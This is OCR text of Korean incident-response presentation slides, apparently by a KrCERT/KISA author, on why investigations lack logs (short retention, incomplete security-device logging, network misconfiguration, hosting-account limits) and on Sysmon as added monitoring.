
btmp	₩var₩log₩btmp	0 B	2023-06-01d06:25:02.172 +9	2023-06-01d06:25:02.172 +9
btmp.1	₩var₩log₩btmp.1	1.1 KB	2023-05-01d06:25:02.397 +9	2023-05-08d10:26:30.432 +9
btmp.2	₩var₩log₩btmp.2			
wtmp	₩var₩log₩wtmp	4.5 KB	2023-06-01d06:25:02.172 +9	2023-06-05d09:11:10.197 +9
wtmp.1	₩var₩log₩wtmp.1	22.5 KB	2023-05-01d06:25:02.397 +9	2023-05-31d09:02:33.069 +9

2개월 지난로그 삭제

2.5 관리자: 로그 설정 미흡


방화벽 등 보안장비 로그


- 로그 저장기간을 짧게 설정한 경우
- 특정 조건에 해당하는 경우에만 로그를 저장하는 경우



2.6 관리자: 인프라 구성 오류

- **보안장비의 모니터링 범위 밖에 있는 시스템**
  - 일부 서버/PC는 보안장비를 거치지 않고 바로 외부와 통신
- **네트워크 장비 설정 오류로 Source IP가 고정 되어 있는 경우**
- **DHCP 설정으로 특정 IP에 해당하는 직원 식별 불가**






2.7 관리자: 권한 없음

호스팅 서비스(계정 1개만 제공)를 받는 경우

- 서버 전체에 대한 권한을 갖고 있지 않음(계정 1개에 대한 권한만 부여)
- 웹로그가 필요한 경우 별도로 요청해야 하며 보유 기간도 짧음(보통 3~7일)
- 시스템 로그 수집 불가

2.8 추가 모니터링: Sysmon

- Microsoft에서 제공하는 시스템 모니터링 도구
- 기존 이벤트 로그에서 기록하지 않는 이벤트를 더 자세하게 기록(프로세스 생성 등)
- 공격자의 악성행위 식별, 침해사고 원인 분석에 많은 도움이 됨
- 생성되는 로그의 양이 많기 때문에 설치 하기 전에 사전 검토(필요성, 저장공간, 로그 기록 기간 등) 필요



감사합니다.

dhkang@krcert.or.kr
dhkang@kisa.or.kr